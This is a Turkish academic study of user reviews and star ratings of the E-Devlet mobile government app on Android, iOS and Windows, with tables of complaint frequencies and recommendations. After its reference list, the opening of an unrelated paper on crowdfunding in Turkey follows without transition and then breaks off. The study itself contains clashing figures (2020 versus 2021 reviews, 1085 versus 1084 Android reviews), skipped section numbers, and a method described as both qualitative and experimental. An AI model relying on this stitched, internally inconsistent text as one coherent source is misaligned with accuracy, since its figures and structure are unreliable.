"E-Devlet Kapısı" T.C. Ulaştırma, Denizcilik ve Haberleşme Bakanlığı'nın sunduğu ve bu hizmeti kullanan kitleye zaman, para ve işgücü tasarrufu sağlayan bir uygulamadır. E-Devleti kavramı, devletin vatandaşlarına karşı sorumlulukları, vatandaşların devlete karşı olan yükümlülüklerinin etkileşimli olarak çevrimiçi iletişim ve işlem ortamlarında kesintisiz ve güvenli yürütülmesi olarak tanımlanabilir (Demirel, 2006).

E-Devlet, vatandaşlara devlet tarafından verilen hizmetlerin elektronik ortamda sunulması demektir. Bu sayede, devlet hizmetlerinin vatandaşa en kolay ve en etkin yoldan, kaliteli, hızlı, kesintisiz ve güvenli bir şekilde ulaştırılması hedeflenmektedir. Bürokratik ve klasik devlet kavramının yerini almaya başlayan e-devlet anlayışı ile her kurumun ve her bireyin bilgi ve iletişim teknolojileri ile devlet kurumlarına ve kurumlarca sunulan hizmetlere kolayca erişmesi hedeflenmektedir (Türkiye.gov.tr, 2017).

2.1 E-Devlet Mobil

E-Devlet'in Android işletim sistemli cihazlar için geliştirilen mobil uygulaması Google Play Store mağazasına 2015 yılında kullanıma sunulmuştur. Bugünkü tarih itibarıyla Google Play üzerinden 10 milyon üzerinde kullanıcı tarafından Android cihazlara indirilmiş, 76,105 oylama yapılmış ve 6,725 yorum yazılmıştır. Uygulamanın mağazadaki değerlendirme puanı 4.3/5 (Google Play Store, 2017). Aynı yıl IOS işletim sistemli cihazlar için App Store'ye kullanıma sunulmuş ve mağaza istatistiklerine göre bugüne kadar 1108 oylama ve yorum yapılmıştır (App Store, 2017). Windows Store üzerinde de 2015 yılında kullanıcılara sunulan uygulama bu mağaza üzerinde pek fazla yorum ve değerlendirme almamıştır. E-Devlet mobil uygulaması konum ve dil olarak yalnız Türkiye'den (Türkçe) değil, farklı milletlerden yabancı dillerde (İngilizce, Almanca, Arapça, Rusça) yorum ve yıldız derecelendirmeleri de almıştır.

4. Araştırmanın Amacı

Bu araştırmanın amacı, e-devlet mobil uygulamasının farklı platformlardaki kullanıcı yorumları ve yıldız derecelendirmeleri dikkate alınarak; kullanıcı deneyimlerinin uygulama geliştiriciler için kullanılabilirliğini değerlendirmek, uygulamanın geliştirilebilir yönlerini ortaya koymaktır.

5. Araştırmanın Önemi

Araştırılan bu mobil uygulama, Türkiye Devleti'nin vatandaşlarına sunmuş olduğu, şifreleme ve elektronik imza ile güvenlik altına alınmıştır. Bunun sebebi ise bu uygulamanın dünyadaki diğer devletlerde kullanılan örnekleri gibi vatandaşlarına çoğu bürokratik işlemi elinin altındaki cihazlarla yapabilmesi yetkinliğini sağlarken, devlet ofislerinde çalışan memurlarında iş yükünü azaltarak hem çalışma kalitelerini arttırmakta hem de memur sayısını azaltarak devlet bütçesindeki maliyetleri düşürmektedir. (Örneğin; En sık rastlanan durum bir işe girmek istediğinizde ya da hakkınızda bir araştırma yapılması istendiği durumda sizden devlet ofislerinden mühür ve imzalı olarak “Sabıka Kaydı” almanız istenmektedir. Bu işlem için tek başına bir memur görevlendirilemeyeceği ve devlet ofislerindeki yoğunluktan ötürü dakikalarca hatta saatlerce beklemek zorunda bırakılmaktaydınız. Oysaki E-Devlet uygulaması sayesinde mühür ve imza sizin şifreniz olarak kabul edilerek gerekli devlet ofislerinden alınan bilgiler tek bir sistemde toplanarak saniyeler içerisinde sabıka kaydınızı görüntüleyip, çıktı alıp, dosyanıza ekleyebilirsiniz).

Örnekten de yola çıkacak olursak E-Devlet mobil uygulamasının, bunu neticesinde ise yapılan araştırmanın önemi bu uygulamanın sıradan bir uygulama olmadığı, Devlet bünyesinde ve devlet ofisleriyle entegre olarak çalıştığı göz önünde bulundurulduğunda, sistemin tüm platformlarda eksiksiz ve hatasız çalışabilmesi için kullanıcılardan gelen istek, öneri ve şikayetler dikkate alınarak, bu geri bildirimler neticesinde platformlardaki uygulamaların farklı mobil cihazlarda kusursuz çalışabilmesi gerekmektedir.

Araştırmanın önemi uygulamayı geliştiriciye tüm platformlardan alınan yorum ve yıldız derecelendirmelerinin analizlerinin yapılarak, güncellemelerin cihazlarda eksiksiz ve sorunsuz olarak çalışabilmesidir.

6. Araştırma Yöntemi

6.1. Araştırmanın Modeli

Nitel araştırma yöntemi, görüşme, gözlem vb. gibi daha sübjektif ve sayısal olarak veri toplanamayan bilimsel araştırmalarda kullanılır (MEB, 2006). Özellikle psikoloji, sosyoloji, siyaset bilimi gibi verilerin tek bir sayıya indirgenemediği bilimlerin tercih ettiği bir yöntemdir. Sözel olması, verinin bütününe analizini gerektirdiği için bu yöntem nitel (qualitative) yöntem olarak adlandırılır (Arslan, 2014).

Araştırmada deneysel yöntem kullanılmıştır. Deneme yöntemi, neden-sonuç ilişkilerinin belirlenmesi için araştırmacının kontrolü altında, gözlenmek istenen verilerin üretildiği araştırma yöntemidir. Bu araştırma yönteminde amaçlar, genelde denence şeklinde ifade edilir. Bu şekilde olayların olası nedenlerine ilişkin yargılar sınanmış olur (Karasar, 2002:87).

6.2. Örneklem

Bu araştırma kapsamında amaçlı ölçüt örnekleme yöntemi kullanılmıştır. Araştırmanın amacı yönünde E-Devlet Mobil uygulamasının platformlar üzerinde uygulama mağazalarındaki kullanıcı yorumları kullanılarak, bu araştırmanın çalışma grubunu uygulamanın mobil kullanıcıları oluşturmuştur. Çalışma grubunda yer alan kullanıcı yorumları platform, tarih, sürüm, kullanıcı, reyting (yıldız derecelendirme) başlık biçimlerine ayrılarak tablo haline getirilmiştir.

6.3. Veri Toplama Aracı ve Uygulaması

Araştırmanın verileri toplamak amacıyla AppFollow (<https://appfollow.io>) ve Appbot (<https://appbot.co>) web site hizmetleri kullanılmıştır. Her iki site uygulama geliştiricilere platformların mağazalarında (Amazon Appstore, Google Play, Windows Store, App Store) bulunan kendi

uygulamalarını çeşitli analiz etmekte yardımcı olan bulut tabanlı hizmetlerdir. 3. şahıs olarak bu sitelere üye olup bu hizmetlerden yalnız kısıtlı yararlanabiliyoruz.

AppFollow sitesini kullanarak E-Devlet Mobil'in bulunduğu her üç platformdaki (Amazon Appstore'da yoktur) kullanıcı yorum ve değerlendirmeleri alınmıştır. Sistemlerin kısıtlı üyeliği sebebiyle tamamlanamayan veriler Appbot.co sitesinden tamamlanmıştır. Aynı zamanda, uygulama sürümlerinin temel istatistik bilgileri de bu siteden alınmıştır.

6.4. Veri Analizi

Araştırma verilerinin analizi için QDA Miner yazılımı ile veri kümeleri oluşturulmuş, WordStat yazılımı ile de analizler, karma yöntemler ve kalitatif (nitel) veri analizi masaüstü yazılımları kullanılmıştır. Araştırma için elde edilen veriler, yazılımlara aktarılmadan önce belirli biçimlendirmeler yapılmıştır.

7. Araştırma Bulguları

Araştırmanın bu kısmında 3 farklı platformun mobil mağazaları olan; Google Play Store, App Store ve Windows Store uygulamalarından E-Devlet Mobil Uygulamasının 2014-2017 yılları arasındaki toplamda 2020 tüketici yorumu, nitel veri analizi yazılımı olan QDA Miner ve WordStat vasıtasıyla analiz edilmiştir. Yapılan analiz sonuçlarından yola çıkılarak, E-Devlet mobil uygulamasının geliştiricilerine, bu yorumların hangi düzeyde katkı sağlayacağı sonuca varılmıştır.

7.1 İnceleme


	FREQUENCY	% SHOWN	% PROCESSED	% TOTAL	NO. CASES	% CASES	TF • IDF
ANDROID	1085	53,69%	53,69%	53,69%	1085	53,69%	293,1
APPLE	748	37,01%	37,01%	37,01%	748	37,01%	322,9
WINDOWS	188	9,30%	9,30%	9,30%	188	9,30%	193,9

Tablo2 ye göre 2021 yorumun platformlara göre dağılımı; 1085(%53,69) yorum Android,748(%37,01) yorum Apple, 188(%9,30) yorum Windows olarak gösterilmiştir. Girilen yorumlardan boş bırakılan yorum (vaka) yoktur.

Platform	*	**	***	****	*****	Toplam
Android	365	93	121	177	328	1084
Apple	409	67	63	67	142	748
Windows	65	13	13	18	79	188
Toplam	839	173	197	262	549	2020

Tablo 3. Kullanıcı yorumlarının yıldız derecelendirmelerinin platformlara göre dağılımı.

Tablo 3. yorumlayacak olursak: Android platformundaki E-Devlet mobil uygulamasındaki kullanıcılar; 365 yorumda tek yıldız, 93 yorumda iki yıldız, 121 yorumda 3 yıldız, 177 yorumda 4 yıldız, 328 yorumda 5 yıldız derecelendirmesinde bulunmuşlardır. Apple platformundaki E-Devlet uygulamasındaki kullanıcılar; 409 yorumda tek yıldız, 67 yorumda 2 yıldız, 63 yorumda 3 yıldız, 67 yorumda 4 yıldız, 142 yorumda 5 yıldız derecelendirmelerinde bulunmuşlardır. Windows platformundaki E-Devlet uygulamasındaki kullanıcılar ise; 65 yorumda tek yıldız, 13 yorumda 2 yıldız, 13 yorumda 3 yıldız, 18 yorumda 4 yıldız, 79 yorumda 5 yıldız derecelendirmesinde bulunulmuştur. Yapılan analizin sonucundaki tabloya göre; Platformlardaki E-Devlet uygulamasına, 2020 değerlendirme neticesinde kullanıcılar tarafından verilen en çok tek yıldız Apple, en az Windows ve 5 yıldız en çok Android, en az Windows'tur.



Şekil 1. Kullanıcı yorumlarının platformlarda çeyrek yıllara göre dağılımı.

Platformlarda kullanıcı yorumlarının dönemlere göre dağılımı grafiğinin bize verdiği bilgilerden yola çıkarak bunları söyleyebiliriz: 2014-2017 yıl dönemleri arasında Apple kullanıcıları 2015 yılının 3. döneminde, Android kullanıcıları ise 2017 yılının 2. Döneminde daha aktif geribildirimde bulunmuşlar.

Aşağıda WordStat yazılımını kullanarak platformlardaki kullanıcı yorum başlık ve metinleri filtrelenerek (en az 3 kelime, en çok 5 kelime, 3 tekrar sıklıkla), frekans, vaka sayısı ve yüzde oranı ve b. olarak biçimlendirilmiş ve kelime grafiği şeklinde gösterilmiştir:

GÜZEL BİR UYGULAMA

PARMAK İZİ İLE GİRİŞ SON GÜNCELLEMEDEN SONRA

SÜREKLİ HATA VERİYOR ASKERLİK DURUM BELGESİ FAYDALI BİR UYGULAMA
BAĞLANTI HATASI VERİYOR EMEĞİ GEÇEN HERKESE EMEĞİ GEÇENLERE TEŞEKKÜRLER
İYİ BİR UYGULAMA ACIL GÜNCELLEME LAZIM ALLAH RAZI OLSUN TC KİMLİK NO UYGULAMA ÇOK GÜZEL
BAŞARILI BİR UYGULAMA BERBAT BİR UYGULAMA BEYAZ EKRANDA KALİYOR CASPER VIA V
ESKİ UYGULAMA DAHA İYİDİ ESKİSİ DAHA İYİDİ GÜZEL BİR UYGULAMA HARİKA BİR UYGULAMA
NASIL BİR UYGULAMA SÜPER BİR UYGULAMA YARARLI BİR UYGULAMA A HİZMET DÖKÜMÜ ANCAK BU KADAR
ANDROİD VE İOS ASKERLİK DURUM SORGULAMA BANKACILIĞI İLE GİRİŞ BEKLENMEDİK BİR HATA BİRDE PARMAK İZİ
DOĞRU GİRDİĞİM HALDE DOĞRU GİRMEME RAĞMEN DOĞRULAMA KODU GELMİYOR E DEVLET AÇILMIYOR E DEVLET DURDU
EMEĞİ GEÇEN HERKESE TEŞEKKÜRLER EMEĞİ GEÇENLERİN ELLERİNE SAĞLIK ESKİSİ DAHA İYİDİ
FAVORİ HİZMETLER ÇALIŞMIYOR GERÇEKTEN ÇOK GÜZEL GEREKLİ BİR UYGULAMA GERİ TUŞUNA BASILDIĞINDA
GERİ TUŞUNA BASINCA GSS PRIM BORCU GÜNCELLEMEDEN SONRA UYGULAMA GÜZEL BİR HİZMET GÜZEL BİR PROGRAM
HERKESE TAVSİYE EDERİM KAYITLI BANKA HESAPLARI KİMLİK NUMARASI İLE GİRİŞ MİLLİ EĞİTİM BAKANLIĞI
NÜFUS VE VATANDAŞLIK OLUR DIYE DÜŞÜNÜYORUM SON GÜNCELLEMEDEN SONRA SÜREKLİ UYGULAMADAN ATIYOR
ŞİFRESİ İLE GİRİŞ TC KİMLİK NUMARASI YILDIR BİLE FAZLA ZAMAN EMEKLİ OLABİLİRİM
ZAMAN EMEKLİ OLURUM

Şekil 2. Kullanıcı yorum ve başlıklarında en sık kullanılan kelimeler.

Şekil 2.'de gösterildiği gibi, mobil uygulama kullanıcılardan olumlu yorumlar almasına rağmen, “parmak izi ile giriş”, “son güncellemeden sonra” “Sürekli hata veriyor gibi” olumsuz yorumlarda mevcuttur. Mobil uygulamanın farklı platformlara göre tüketicilerce beğenilen yönleri ve hatalarını inceleyecek olursak:

Yorum	Sıklık	% Vaka	Android	Apple	Windows	Predict
Güzel bir uygulama	29	1,43%	23	5	1	Android
Parmak izi ile Giriş	14	0,64%	3	11	0	Apple
Son güncellemeden sonra	12	0,59%	7	5	0	Apple & Windows
Sürekli hata veriyor	11	0,54%	9	2	0	Android & Apple & Windows
Askerlik durum belgesi	8	0,40%	5	3	0	Android & Apple & Windows
Bağlantı hatası veriyor	6	0,30%	3	3	0	Apple & Windows
Uygulama çok güzel	5	0,25%	3	1	1	Windows
Acil güncelleme lazım	5	0,20%	0	4	1	Apple & Windows
Eski uygulama daha iyiydi	4	0,20%	0	4	0	Apple & Windows
Casper Via V	4	0,20%	4	0	0	Android & Apple & Windows
Harika bir uygulama	4	0,20%	4	0	0	Android & Apple & Windows
Beyaz ekranda kalıyor	4	0,15%	0	1	3	Windows
Doğru girdiğim halde	3	0,15%	3	0	0	Android & Apple & Windows
Zaman Emekli Ola bilirim	3	0,15%	3	0	0	Android & Apple & Windows
Bankacılığı İLE GİRİŞ	3	0,15%	3	0	0	Android & Apple & Windows
Kayıtlı banka hesapları	3	0,15%	3	0	0	Android & Apple & Windows
Sürekli uygulamadan atıyor	3	0,15%	2	1	0	Android & Apple & Windows
Güncellemeden sonra uygulama	3	0,15%	2	1	0	Android & Apple & Windows
Askerlik durum sorgulama	3	0,15%	2	1	0	Android & Apple & Windows
Zaman emekli olurum	3	0,15%	2	1	0	Android & Apple & Windows
Son güncellemeden sonra	3	0,15%	2	1	0	Android & Apple & Windows
Doğrulama kodu gelmiyor	3	0,15%	2	1	0	Android & Apple & Windows
T.C. kimlik numarasını	3	0,15%	1	2	0	Apple & Windows
Nüfus ve vatandaşlık	3	0,15%	1	2	0	Apple & Windows
Doğru girmeme rağmen	3	0,15%	1	2	0	Apple & Windows
Birde parmak izi	3	0,15%	0	3	0	Apple & Windows
Eskisi daha iyiydi	3	0,15%	0	3	0	Apple & Windows
Favori hizmetler çalışmıyor	3	0,15%	0	3	0	Apple & Windows
Geri tuşuna basınca	3	0,15%	0	0	3	Windows
GSS Prim borcu	3	0,10%	2	1	0	Android & Apple & Windows

Tablo 4. göre, elimizde bulunan 2020 yorum içerisinde, 29 yorumda Android kullanıcıları olumlu yorum yaparken, her 3 platformda uygulamayı kullanan kullanıcılar çeşitli sorunlarla karşılaşmıştır. Karşılaşılan bu sorunlardan diğerlerine nazaran daha sık olanlar: yeni güncellemelerde sürekli hatalar,


şifrenin doğru olduğu halde kabul edilmemesi, Casper Via V cep telefonu modelinde hata olması, GSS prim borcunun göstermemesi, askerlik durum belgesi sorunu, sürekli uygulamadan atması, onay kodunun e-postaya gelmemesidir. Aynı anda Apple ve Windows platformlarında: bağlantı hatası, kullanıcıların güncellemeden önceki sürümü tercih etmesi, T.C. Kimlik ile girişte sorunlardır. Windows kullanıcılarına özgü yaşanan sorunlar: uygulamanın beyaz ekranda kalması, geri tuşunun çalışmaması daha ön planda görülmektedir.

Yıldız derecelendirme ile yorumlar arasındaki ilişkileri analiz etmek için kullandığımız WordStat nitel veri analizi yazılımının çapraz tablo özelliğini kullanıyoruz:

Sözcükler	*	**	***	****	*****
Veriyor; hata	144	22	19	20	21
Kimlik; TC	89	14	16	16	5
Güncellemeden; sonra	78	16	10	11	17
Tekrar; sildim	78	11	10	12	4
Unuttum; şifremi	55	9	9	6	2
Parmak; izi	53	30	12	27	35
Önce; yoktu	52	10	9	13	17
Edin; kontrol	47	16	7	8	5
Geliyor; sayfa	47	9	6	8	7
Sildim; aynı	46	10	7	9	5
Olmasına; RAĞMEN	39	4	7	4	7
Düzeltilmesi; acilen	37	9	13	4	9
Kayıtlı; BANKA	37	8	17	23	36
Durum; askerlik	32	8	10	6	11
Para; etmez	29	2	1		
BEYAZ; kalıyor	28	5	5	2	3
Tapu; düzeltin	26	4	3	5	15
Sağlık; ELİNİZE	21	5	11	26	83
Borcu; Vergi	21	5	7	6	8
Ederim; teşekkür	5	3	3	12	37


Tablo 5. Yıldız derecelendirme ile yorumlar arasındaki çapraz ilişki.

Tablo 5.'te Uygulamaya yazılan yorumlar ile yıldız değerlendirmeleri arasında ne tür bir ilişki olduğunu görebiliriz. Kullanıcılar olumlu yorum yazarak, düşük yıldız derecesi ile oylama yaptığı değerlendirme yoktur. Az sayıda kullanıcı yüksek yıldız vererek (5), olumsuz yorum yapmıştır. Bu değerlendirmelere detaylı bakıldığında yorumun genelde olumlu olduğu lakin öneri, tavsiye içerdiği için sonuçları etkilediği tespit edilmiştir. Geriye kalan yorumlarda, memnun kalan kullanıcılar olumlu; "Teşekkür ederim" 5 yıldız (37); "Elinize Sağlık" 5 yıldız (83), tatmin olmayanlar ise olumsuz: "Beyaz kalıyor" 1 yıldız (28); "Şifremi Unuttum" 1 yıldız (55) gibi değerlendirmeler yapmışlar.



Şekil 4. "Beyaz kalıyor" hatasının platformlar üzere dağılımı


Şekil 4. grafiğine göre, uygulamaya giriş yapıldığında platformlarda “beyaz ekran” sorunu yaşayan kullanıcılar var. Android ve Windows kullanıcıları tahminen 12 vakada bu sorundan bahsederken, aynı sorunu yaşayan Apple kullanıcılarının 20-nin üzerinde vakada aynı sorundan bahsettikleri gözlemlenmiştir.



Şekil 5. Kullanıcı yorumlarının yıllara göre dağılımı

Şekil 5. teki balon grafiğine göre, Apple mobil kullanıcıları 2015 yılında uygulama iyileştirmelerinden pek memnun olmamış, eski sürümün daha kullanışlı olduğunu belirtmişler. 2016 yılında Android platformlu cihaz kullanıcıları T.C. Kimlik ve bağlantı hatası gibi sorunlarla karşılaşmışlar. 2017 yılında olumlu değerlendirme sayısına göre Android ilk sırada olmasına rağmen, sürekli hata verme, bağlantı sorunu, askerlik durum belgesi gibi durumlarda da en çok olumsuz yorum alan platformdur. Aynı yıl içerisinde Windows ve kısmen Apple mobil kullanıcıları “beyaz ekran” sorunu ile karşılaşmışlardır. Apple kullanıcıları 2015 yılında gelen uygulama güncellemesinden sonra bir önceki sürümün daha kullanışlı olduğunu düşünürken, Windows kullanıcıları bu konuda yorum yapmamışlar.

Cümlelerin dağılımı (Frekans)



Şekil 6. Kullanıcıların uygulamanın geliştirilmesine yönelik tavsiye ve önerileri.

Figure 6. pasta dilimi grafiğinde “E-Devlet Mobil” uygulamasının geliştirilmesi yönünde eklenebilir özellikler kullanıcılar tarafından belirtilmiştir. Kullanıcıların büyük kesimi parmak ile giriş özelliğinin getirilmesi yönünde istekte bulunmuşlar. Bazı kullanıcılar uygulamanın yavaş çalışmasından şikâyet ettiği gibi bazıları uygulamanın masaüstü sürümüne göre daha kısıtlı hizmet verdiği konusuna değinmiştir. Grafikten görüldüğü gibi, 16,3 % kullanıcı “ne zaman emekli olacağı” bilgisinin otomatik hesaplanması, 4,7 % “banka şifresi ile giriş”, 7% “mobil imza ile giriş”, 4,7% arama butonun eklenmesi gibi özelliklerin eklenmesini talep ediyorlar.

8. Sonuç ve Öneriler

Ulaştırma, Denizcilik ve Haberleşme Bakanlığının kullanıma sunduğu “E-Devlet Mobil” uygulamasının 3 mobil platformdan topladığımız kullanıcı yorumlarından oluşan verilerimizle çeşitli analizler yapılmış ve bunun sonucunda olumlu ve olumsuz sonuçlar ortaya çıkmıştır. Olumsuz düşünceler olarak her platformda güncellenen sürüm sayıları aynı olmamaktadır. Google Play Store ve App Store’daki uygulama sürümleri güncel olarak 3.0’ın üzerinde olmasına rağmen Windows platformunda bulunan uygulama 2.0 sürümünü geçmemektedir. Windows platformları üzerinden web tarayıcılarla genellikle bu uygulamaya erişim sağlandığından Windows platformundaki uygulama diğer platformlara oranla daha az kullanılmaktadır. Bunların yanı sıra bu platformda yazılım çalışırken beyaz ekran yani donma sorunları ile karşılaşılmaktadır. Windows kullanıcılarının genellikle uygulamanın masaüstü sürümünü tercih etmesi ve Windows işletim sistemi tabanlı cihazların kullanımı yok denecek kadar az olduğu için 2017 yılı itibariyle geliştirici tarafından söz konusu platformun uygulama mağazasından uygulamanın kaldırılması ile sonuçlanmıştır. Bundan sonra yalnız Apple ve Android kullanıcıları için mobil uygulama geliştirilmeye devam etmektedir.

“E-Devlet Mobil” uygulama geliştiricilerine kullanıcı deneyimlerinden yola çıkarak bir sonraki sürümleri geliştirmekte Google Play Console ve Apple Developer hizmetleri büyük katkı sağlamaktadır. Geliştiriciler kendi hesapları üzerinden uygulamaları test edebilir, kullanıcılara sundukları sürümler ile ilgili yorumları ve yıldız derecelendirmelerini rapor alabilirler. Bu bilgilere kısıtlamasız erişimi yalnız her geliştirici kendi uygulaması için kullanabilir. Biz bu araştırma kapsamında veri toplama araçlarını kullanarak elde ettiğimiz bilgileri diğer farklı amaçlar için

kesinlikle kullanmadık. Tüketici yorumlarının mobil uygulamayı geliştirmekte olan yazılımcılara eski sürümlerdeki hataların giderilmesi ile birlikte uygulamanın daha kullanışlı hale gelmesi için yeni özelliklerin eklenmesinde de önemli katkı sağlayabiliyor:

Son güncellemelerle birlikte yeni piyasa sürülen Android ve Apple modellerinin parmak izi okuyucusu bulunmasından dolayı, yazılıma bu şekilde giriş yapmak kullanıcılar tarafından beklenen bir özelliktir. Böylelikle hem bilgi güvenliği sağlanmış olur, aynı zamanda daha hızlı giriş yapılabilir. Her iki platform kullanıcılarının belirttiği gibi favori hizmetlerin, arama butonunun olmaması kullanıcıların gereken hizmetleri bulmasında zorluk yaşıyordu. Son güncellemelerden sonra arama butonu ve mobil imza ile giriş özellikleri eklendiğini göz önünde bulundurursak, söz konusu mobil uygulamanın geliştiricilerinin kullanıcı deneyimlerinden faydalandığı söylenilebilir.

Analiz için toplanan kullanıcı geribildirimleri her bir platformda kullanıma sunulan uygulamaların gelecek sürümlerinin geliştirilmesinde, hataların ortadan kaldırılarak kusursuz çalışmasında ve istenilen talepler neticesinde kapsamının geliştirilmesine olağanüstü katkı sağlayabilir.

Kaynakça

- The Radicati Group, Inc. Technology Market Research Firm. (2014), *Mobile Statistics Report 2014-2018 Executive Summary*, Palo Alto, CA, USA.
- Türkiye.gov.tr. (2017), *Bilgilendirme*, Erişim: 3 Aralık 2017, <<https://www.turkiye.gov.tr/bilgilendirme?konu=sikcaSorulanlar>>.
- Demirel, D. (2006) “E-DEVLET ve DÜNYA ÖRNEKLERİ”, *Sayıştay Dergisi*, (61), ss. 83–118.
- Google Play Store (2017), *e-Devlet Kapısı-Google Play’de Android Uygulamaları*, Erişim: 10 Aralık 2017, <<https://play.google.com/store/apps/details?id=tr.gov.turkiye.edevlet.kapisi>>.
- App Store. (2017), *e-Devlet on the App Store*, Erişim: 10 Aralık 2017, <<https://itunes.apple.com/tr/app/e-devlet/id976505454>>.
- MEB (2006). Araştırma teknikleri, Mesleki Eğitim ve Öğretim Sisteminin Güçlendirilmesi Projesi, Milli Eğitim Bakanlığı: Ankara.
- Arslan, F. (2014). *An investigation into student teacher concerns: probable changes caused by methodology classes and teaching practise*, Doktora Tezi, Sosyal Bilimler Enstitüsü, Çukurova Üniversitesi: Adana.

TÜRKİYE’DE KİTLE FONLAMADAN GİRİŞİMCİLERİN SAĞLADIĞI FİNANSMANIN İNCELENMESİ

Emre KAPLANOĞLU*

Süleyman YÜKÇÜ**

ÖZ

Birçok girişimci finans teknolojisindeki gelişmelere bağlı olarak internet aracılığıyla kişilerden doğrudan finans sağlamaya başlamıştır. Bu gelişmenin sonucunda başlangıç (start-up) aşamasındaki yeni girişimlere sermaye sağlayan “kitle fonlaması” bir yatırım ve finanslama yaklaşımı olarak ortaya çıkmıştır. Kitle fonlama, bir proje ya da girişimin bir grup insan tarafından internet üzerinden finanse edilmesidir. Kitle fonlaması Kuzey Amerika ve Avrupa’da yaygın olarak kullanılmaktadır. Girişimcinin amacına bağlı olarak kitle fonlaması çeşitlilik göstermektedir ve Türkiye’de mevzuata bağlı nedenlerle bağış şeklinde kitle fonlaması olduğu göze çarpmaktadır. Türkiye’de henüz emekleme aşamasında olan bu alternatif finans yöntemi için 2016 yılında yasa tasarı hazırlanmış, 5 Aralık 2017’de yayınlanarak yürürlüğe giren 7061 Sayılı Kanun’la yasallaşma adımı atılmıştır. Gelecek yıllarda yasal düzenlemelere bağlı olarak fonlama çeşitlerinin, girişimci ve şirket sayısının, yeni iş alanlarının ve istihdam olanaklarının artacağı beklenmektedir. Bu çalışmanın amacı, Türkiye’de kitle fonlamanın geçmişi, kullanılan kitle fonlama modellerini, kitle fonlama platformlarını ve en önemlisi girişimcilerin bu yöntemle elde ettiği ekonomik büyüklüğü ortaya koymaktır. Sonuç kısmında konunun mevcut durumu ve geleceğiyle ilgili öngörülere ve bu alanda çalışma yapacaklar için araştırma önerilerine yer verilmiştir.

Anahtar Kelimeler: Kitle Fonlama, Alternatif Finans, Girişimci, Start-up, Ekonomi, Türkiye.

Jel Sınıflandırması: G21, G28, L26.

The Examination of Entrepreneurs’ Funding from Crowdfunding in Turkey

ABSTRACT

Many entrepreneurs have begun to finance themselves directly through the internet, depending on the developments in finance technology. As a result of this development, "Crowdfunding" has emerged as an investment and financing approach, providing capital for new start-up initiatives. Crowdfunding is the financing of a project or venture by a group of people over the internet. Crowdfunding is widely used in North America and Europe. Crowdfunding varies depending on the purpose of entrepreneur and it stands out in the form of donation as funding for reasons connected with the legislation in Turkey. Turkey is in its infancy for this alternative financing method. A law draft has prepared and reported in 2016, enacted on 5 December 2017 in Law No. 7061. It is expected that in the coming years the number of funding types, entrepreneurs and companies, new business areas and employment opportunities will increase due to legal regulations. The aim of this study is to reveal history of crowdfunding in Turkey, funding models that are used, the crowdfunding platforms and the most important is to reveal entrepreneurs’ funds gained by crowd. In the conclusion section, the prospects for future of the subject’s current status and the research proposals are discussed.

Keywords: Crowdfunding, Alternative Finance, Entrepreneur, Start-up, Economy, Turkey.

Jel Classification: G21, G28, L26.

GİRİŞ

Ekonomide meydana gelen darboğazlar ve krizler nedeniyle piyasalarda likidite sıkıntısı olmakta, sermayeye erişim kısıtlanmaktadır. Yeni yatırımların veya projelerin ihtiyaç duydukları fonları bulamamaları, fazla fona sahip olanların da uygun yatırım veya projeye ulaşamaması sıklıkla görülmektedir. Fon ihtiyacının sadece ek bir finansal getiri sağlamayı isteyen kişiler için gerekli olduğu düşünülmemelidir. Sosyal girişimler de sosyal finansmana ihtiyaç duymaktadır. Teknoloji, yazılım ve internette yaşanan hızlı gelişmeler geleneksel finansman yöntemlerini de değiştirmektedir. İnternetin kitlelere yayılmasına bağlı olarak internet üzerinden fon sağlama şeklinde alternatif bir finansman yöntemi olan kitle fonlama (crowdfunding) kavramının ortaya çıktığı söylenebilir. Kitle fonlama, bir proje veya girişim fikrinin gerçekleştirilmesi için ihtiyaç duyulan fonun çeşitli sebeplerden ötürü kredi kuruluşlarından sağlanamaması ve fona ihtiyaç duyan tarafla fon sağlamaya istekli tarafı bir araya getiren internet platformları aracılığıyla ihtiyaç duyulan fonun temin edilmesidir. Doğrudan finansman yöntemi olarak internet platformları aracılığıyla küçük katılımlarla büyük

* Doç. Dr., Ege Üniversitesi, Bergama MYO, Muhasebe ve Vergi Uygulamaları Programı, emre.kaplanoglu@ege.edu.tr

** Prof. Dr., Dokuz Eylül Üniversitesi, İ.İ.B.F. İşletme Bölümü, Muhasebe ve Finansman Ana Bilim Dalı, suleyman.yukcu@deu.edu.tr

sermaye elde edilmesini ve yeni işletmelerin veya projelerin gerçekleştirilmesini sağlamaktadır. Kitle fonlamada girişimciler bir fikri/projeyi hayata geçirmek için internet üzerinden çok sayıda bireyle ihtiyaç duyduğu fon için iletişime geçmektedir. Kitle fonlama temelde bir ürün veya projenin fonlanması şeklindedir. Bir ürünün fonlanması veya bir proje için sermaye fonlaması da olsa kitle fonlama için dört modelden söz edilebilir. Bunlar, bağışa dayalı kitle fonlama, ödüle dayalı kitle fonlama, borca dayalı kitle fonlama ve özkaynağa/ortaklığa dayalı kitle fonlamadır (Zengin vd., 2017;23). Ayrıca bu modeller finansal modeller (borç/kredi veya ortaklık/hisse) ve finansal olmayan modeller (bağış veya ödül) şeklinde de sınıflandırılabilir (Sancak, 2016; 101).

Bu çalışmanın amacı, Türkiye’de kitle fonlamanın geçmişini, kullanılan kitle fonlama modellerini, kitle fonlama platformlarını ve en önemlisi girişimcilerin bu yöntemle elde ettiği ekonomik büyüklüğü ortaya koymaktır. Çalışmanın giriş kısmında kısaca kitle fonlama ve çalışmanın amacı açıklanmıştır. Birinci bölümde kitle fonlama kavramı, kısa tarihsel gelişimi, kitle fonlama modelleri ve kitle fonlamayla ilgili literatür taraması verilmiş, ikinci bölümde çalışmanın kapsamı ve yöntemi belirtilmiştir. Üçüncü bölümde bulgular paylaşılmış, sonuç kısmında ise kitle fonlamanın mevcut durumu, geleceğiyle ilgili öngörüler ve bu alanda çalışma yapacaklar için araştırma önerileri yer almaktadır.


I. KİTLE FONLAMA KAVRAMI, MODELLERİ ve LİTERATÜR TARAMASI

A. Kitle Fonlamanın Kısa Tarihçesi

